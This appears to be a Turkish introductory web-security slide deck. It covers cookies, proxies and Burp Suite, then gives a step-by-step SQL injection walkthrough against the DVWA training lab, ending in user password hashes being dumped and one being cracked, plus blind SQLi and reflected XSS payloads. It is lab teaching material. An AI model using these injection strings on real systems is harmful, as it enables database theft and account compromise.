
Çerez dosyalarında oturum bilgileri ve benzeri veriler saklanır.

Çerez kullanan bir site ziyaret edildiğinde bu site, erişimin yapıldığı tarayıcıya sabit diske bir ya da daha fazla çerez bırakma konusunda talep gönderebilir.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

**Cookie :**





# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Cookie Çesitleri :

Cookie (çerez) genel bir ifadedir ve çerezlerin birden çok türü vardır.

Aklımıza kazınan cookie'nin doğru tanımlaması "persistent cookie" veya "permanent cookie" dir.


Session'ın doğru tanımlaması "session cookie" veya "transient cookie" dir. İşte bu 2 tanımlama aslında çerezin türleridir.

Diğer çerez türleri ise "Secure cookie", "HttpOnly cookie", "Third-party cookie", "Supercookie" ve "Zombie cookie" dir.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

**Cookie Cesitleri :**



# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Proxy Nedir?

Proxy, ya da Türkçe adıyla vekil sunucu, internete erişim sırasında kullanılan bir ara sunucudur. Bu durumda, örneğin bir ağ sayfasına erişim sırasında doğrudan bağlantı yerine:

Tarayıcı vekil sunucuya bağlanır ve hangi sayfayı istediğini söyler

Vekil sunucu gerekiyorsa o sayfaya bağlanır ve içeriği alır

Vekil sunucu tarayıcıya içeriği gönderir

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Proxy Faydaları:

**Fazladan hız:** vekil sunucu, çok ziyaret edilen sayfaları önbelleğine alabilir. Bu durumda, o sayfa ziyaret edilmek istendiğinde dünyanın öbür ucundaki bir sunucuya bağlanmak yerine önbellekteki bilgi okunur.

**Fazladan kontrol:** vekil sunucu, istenen sayfalara erişim verip istenmeyenlere erişim vermeyebilir. Kimin hangi sayfaya girdiğini bellekte tutabilir. Gerekiyorsa, içeriği değiştirerek verebilir.

**Fazladan güvenlik:** vekil sunucu, virüslü dosyaları otomatik olarak temizleyebilir. Ayrıca, ağda hiç kimsenin İnternet'e doğrudan erişimi olmadığı için bir virüsü veya zararlı bir programı yayma ihtimalini de azaltır.

Genelde İnternet servis sağlayıcılar, şirketler ve büyük ağlar (kampüs ağları gibi) tarafından kullanılır.

# Hacker 101 | Siber Güvenliğe Giriş

## Burp Suite - Web Proxy

# Web Uygulama Güvenliği

The screenshot shows the Burp Suite Free Edition v1.7.03 interface. The main window is titled "Burp Suite Free Edition v1.7.03 - Temporary Project". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar contains buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". The "Options" tab is selected, showing the "Proxy Listeners" section.

**Proxy Listeners**

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as its proxy server.

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	127.0.0.1:8080	<input type="checkbox"/>		Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can import or export this certificate for use in other to another installation of Burp.

Buttons: Import / export CA certificate, Regenerate CA certificate

**Intercept Client Requests**

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

Enabled	Operator	Match type	Relationship	Condition
<input checked="" type="checkbox"/>		File extension	Does not match	(^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$)
<input type="checkbox"/>	Or	Request	Contains parameters	
<input type="checkbox"/>	Or	HTTP method	Does not match	(get post)
<input type="checkbox"/>	And	URL	Is in target scope	

# Hacker 101 | Siber Güvenliğe Giriş

## Burp Suite - Web Proxy

## Web Uygulama Güvenliği

The image shows a screenshot of the Firefox browser's advanced preferences window, specifically the 'Gelişmiş' (Advanced) tab. The 'Bağlantı' (Network) section is highlighted, showing options for proxy settings. A dialog box titled 'Bağlantı Ayarları' (Network Settings) is open, showing the 'Manuel olarak yapılandır' (Manually configure) option selected. The dialog box contains fields for HTTP, SSL, FTP, and SOCKS proxy servers, all set to 127.0.0.1 with a port of 8080. The 'Tüm iletişim kuralları için bu vekil sunucuyu kullan' (Use this proxy for all protocols) checkbox is checked. The 'Vekil sunucu kullanma:' (Use proxy for:) field is set to 'localhost, 127.0.0.1'. The 'Örnek:' (Example) field is set to '.mozilla.org, .com.tr, 192.168.1.0/24'. The 'Otomatik vekil sunucu yapılandırma URL'si:' (Automatic proxy configuration URL) field is empty. The 'Parola kayıtlıysa kimlik doğrulama isteme' (Request authentication if password is saved) checkbox is unchecked. The dialog box has 'Tamam' (OK), 'Vazgeç' (Cancel), and 'Yardım' (Help) buttons.

Firefox about:preferences#advanced

Seçenekler

Gelişmiş

Genel Veri Tercihleri **Ağ** Güncelleme Sertifikalar

**Bağlantı**  
Firefox tarayıcısının internete nasıl bağlanacağını ayarlayın

**Önbelleğe alınmış web içeriği**  
Web içeriği önbelleğiniz şu anda 3,3 MB disk alanı kullanıyor

Otomatik önbellek yönetimini devre dışı bırak  
Önbelleği  MB ile sınırla

**Çevrimdışı web içeriği ve kullanıcı verileri**  
Uygulama önbelleğiniz şu anda 0 bayt disk alanı kullanıyor

Bir site çevrim dışı kullanım için veri depolamak istediğinde bana bildir  
Aşağıdaki web sitelerinin çevrimdışı kullanım için veri depolamasına izin verilmiştir:

Parola kayıtlıysa kimlik doğrulama isteme

Tamam Vazgeç Yardım

Bağlantı Ayarları

İnternete erişmek için vekil sunucuları yapılandır

Vekil sunucu yok

Bu ağın vekil sunucu ayarlarını kendiliğinden tanı

Sistem vekil sunucu ayarlarını kullan

Vekil sunucuyu elle ayarla:

HTTP vekil sunucusu:  İletişim noktası:

Tüm iletişim kuralları için bu vekil sunucuyu kullan

SSL vekil sunucusu:  İletişim noktası:

FTP vekil sunucusu:  İletişim noktası:

SOCKS sunucusu:  İletişim noktası:

SOCKS v4  SOCKS v5  Uzak DNS

Vekil sunucu kullanma:

Örnek: .mozilla.org, .com.tr, 192.168.1.0/24

Otomatik vekil sunucu yapılandırma URL'si:

Yeni

Tamam Vazgeç Yardım

Kaldır...

# Hacker 101 | Siber Güvenliğe Giriş

## Burp Suite - Web Proxy

## Web Uygulama Güvenliği

The screenshot displays the Burp Suite Free Edition v1.7.03 interface. The browser window on the left shows the URL 'gurelahmet.com/'. The Burp Suite interface on the right is in 'Proxy' mode, with 'Intercept' selected. A request to 'http://www.gurelahmet.com:80' is shown, with the status 'Request is on'. The request details are as follows:

```
GET / HTTP/1.1
Host: www.gurelahmet.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: tr-TR,tr;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: wfvt_2571693468=5890ea6dc6984
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

The interface also shows a 'Request is on' status and a 'Comment this item' field. The bottom right corner indicates '0 matches'.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **Bazı Web Açıkları :**

- 1- SQL Injection
- 2- XSS ( Reflected,Sotered,DOM )
- 3- Cross Site Request Forgery (CSRF)
- 4- Command Injection
- 5- File Inclusion
- 6- File Upload



# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

**SQL Injectiondan Önce SQL Nedir ve SQL Sorguları nasıl yazılır?**

1- SELECT \* FROM tablo;

2- SELECT \* FROM tablo WHERE id < "25" ORDER BY id LIMIT 0, 10;

3- SELECT \* FROM tablo1

WHERE id = ( SELECT mesaj\_no FROM tablo2 WHERE mesaj\_id = "1" );

4- SELECT \* FROM tablo1 UNION SELECT \* FROM tablo2;

5- INSERT INTO tablom (isim, yas, email)

VALUES("Ahmet", "24", "info@gurelahmet.com");

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

**SQL Injection Tespiti:** ( ' ya da " ) hata alıyorsak tek ve çift tırnak hangisi olduğunu tespit edip ona sqli atakları gerçekleştirebiliriz.

Sqli en tehlikeli web açıklarındandır.Direk veritabanına erişim sağlandığı için veriler çalınabilir,silinebilir,değiştirebilir.

Manuel olarak SQL bilginize göre tablo isimlerine, veritabanı ismine kolon sayılarına,versiyon bilgisine,username password bilgilerine vb bir çok bilgiye ulaşabilirsiniz.

Bu açığın bulunduğunu bildiğiniz sistemlerde **Sqlmap** aracı ile bir çok işlemi otomize olarak gerçekleştirebilirsiniz.Tabi mantığını anlamak için manueli öğrenmenizi tavsiye ederiz :))

# Tüm Kayıtları Listeleme : '1' or '1'='1

Damn Vulnerable Web App (DVWA) v1.8 :: Vulnerability: SQL Injection - Mozilla Firefox

Damn Vulnerable W... x



127.0.0.1/dvwa/vulnerabilities/sqli/?id=1'+or+'1'%3D'1&Submit=Subm

Search



Most Visited

Google

Exploit-DB

The Python Tutorial

Adli Bilişim Seminerler...



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

## Vulnerability: SQL Injection

User ID:

ID: 1' or '1'='1  
First name: admin  
Surname: admin

ID: 1' or '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1'='1  
First name: Hack  
Surname: Me

ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1'='1  
First name: Bob  
Surname: Smith

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help

# Veritabanındaki Kolon Sayısının Tespiti : 1' UNION SELECT 1,2 #



## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT 1,2#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT 1,2#  
First name: 1  
Surname: 2

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source

View Help

# Veritabanının Versiyon Bilgisi : 1' UNION SELECT version(),2 #



## Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' UNION SELECT version(),2 #  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT version(),2 #  
First name: 5.5.37-0+wheezy1  
Surname: 2
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

# Veritabanının İsim Bilgisi : 1' UNION SELECT database(),2 #



## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT database(),2 #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT database(),2 #  
First name: **dvwa**  
Surname: 2

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>

<http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

# Tabloların Belirlenmesi : 1' UNION SELECT table\_name,2 FROM information\_schema.tables WHERE table\_schema = 'dvwa' #



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion
- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: guestbook  
Surname: 2
```

```
ID: 1' UNION SELECT table_name,2 FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: users  
Surname: 2
```

### More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>



# Tabloların Kolonlarının Belirlenmesi : 1' UNION SELECT column\_name,2 FROM information\_schema.columns WHERE table\_schema='dvwa' AND table\_name='users' #



## Vulnerability: SQL Injection

- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- Insecure CAPTCHA
- File Inclusion

- SQL Injection**
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About
- Logout

User ID:

```
ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: admin
Surname: admin

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: user_id
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: first_name
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: last_name
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: user
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: password
Surname: 2

ID: 1' UNION SELECT column_name,2 FROM information_schema.columns WHERE table_schema='dvwa' AND table_name='users' #
First name: avatar
Surname: 2
```

### More info

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>





## Vulnerability: SQL Injection

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

User ID:

Submit

```
ID: 1' UNION SELECT user,password FROM users #  
First name: admin  
Surname: admin
```

```
ID: 1' UNION SELECT user,password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

```
ID: 1' UNION SELECT user,password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT user,password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT user,password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT user,password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

# MD5 Decrypter

Enter your MD5 hash here and cross your fingers :

5f4dcc3b5aa765d61d8327deb882cf99

Captcha :



Decrypt

Found : **password**

(hash = 5f4dcc3b5aa765d61d8327deb882cf99)

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **Blind SQL Injection :**

Veritabanı hataları vermezse ise sqli açıklığı olsa bile bunu anlamak zordur.

‘ yada “ tırnak attığımızda bir hata döndürmeyebilir fakat sqli olabilir.

Buna Blind (kör) Sql Injection denir.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Blind SQL Injection :

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

**SQL Injection (Blind)**

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

### Vulnerability: SQL Injection (Blind)

User ID:

ID: 3  
First name: Hack  
Surname: Me

#### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

# Hacker 101 | Siber Güvenliğe Giriş

## Blind SQL Injection : 3' AND '1' = '1' # Web Uygulama Güvenliği

Normalde böyle bir girdi için kayıt dönmemesi gerekir.Fakat dönüyor sqli var.



**DVWA**

**Vulnerability: SQL Injection (Blind)**

User ID:

ID: 3' AND '1' = '1' #  
First name: Hack  
Surname: Me

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Home  
Instructions  
Setup  
Brute Force  
Command Execution  
CSRF  
File Inclusion  
SQL Injection  
**SQL Injection (Blind)**  
Upload  
XSS reflected  
XSS stored  
DVWA Security  
PHP Info  
About  
Logout

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **XSS (Cross Site Scripting ) :**

Cross site scripting (XSS), bilgisayar güvenlik açığı. HTML kodlarının arasına istemci tabanlı kod gömülmesi yoluyla kullanıcının tarayıcısında istenen istemci tabanlı kodun çalıştırılabilmesi olarak tanımlanır.

Reflected,Stored ve Dom olarak üç çeşiti vardır.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### **XSS (Cross Site Scripting ) :**


Cross site scripting (XSS), bilgisayar güvenlik açığı. HTML kodlarının arasına istemci tabanlı kod gömülmesi yoluyla kullanıcının tarayıcısında istenen istemci tabanlı kodun çalıştırılabilmesi olarak tanımlanır.

Reflected,Stored ve Dom olarak üç çeşiti vardır.

# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

**Reflected XSS** :Kullanıcının girilmesi beklenen parametre yerine Javascript kodu girerek bunu ekrana yansıtması ile tespit edilebilen XSS çeşitidir.





# Hacker 101 | Siber Güvenliğe Giriş

## Web Uygulama Güvenliği

### Reflected XSS:

Temel olarak DVWA nın ilk örneğindeki payloadımız `<script>alert(1)</script>` oldu. Ve bir pop-up olarak 1 i tarayıcımızda gördük yani bize yansıdı.

Çoğu zaman bu kadar kolay olmamakla birlikte farklı yollar yöntemler ile engellenen ,değişkene atılan girdileri bypasslayarak yine pop-up elde edebilececek bir çok yol var.Web for Pentester üzerinden bunlara bakalım.

.


# Hacker 101 | Siber Güvenliğe Giriş

**Reflected XSS:** Kötü Karakterleri Kontrol ediyoruz engellenen bir şey varmı diye



# Hacker 101 | Siber Güvenliğe Giriş

**Reflected XSS:** Engellenen bir şey olmadığı için `<script>alert(1)</script>` deniyoruz.



# Hacker 101 | Siber Güvenliğe Giriş

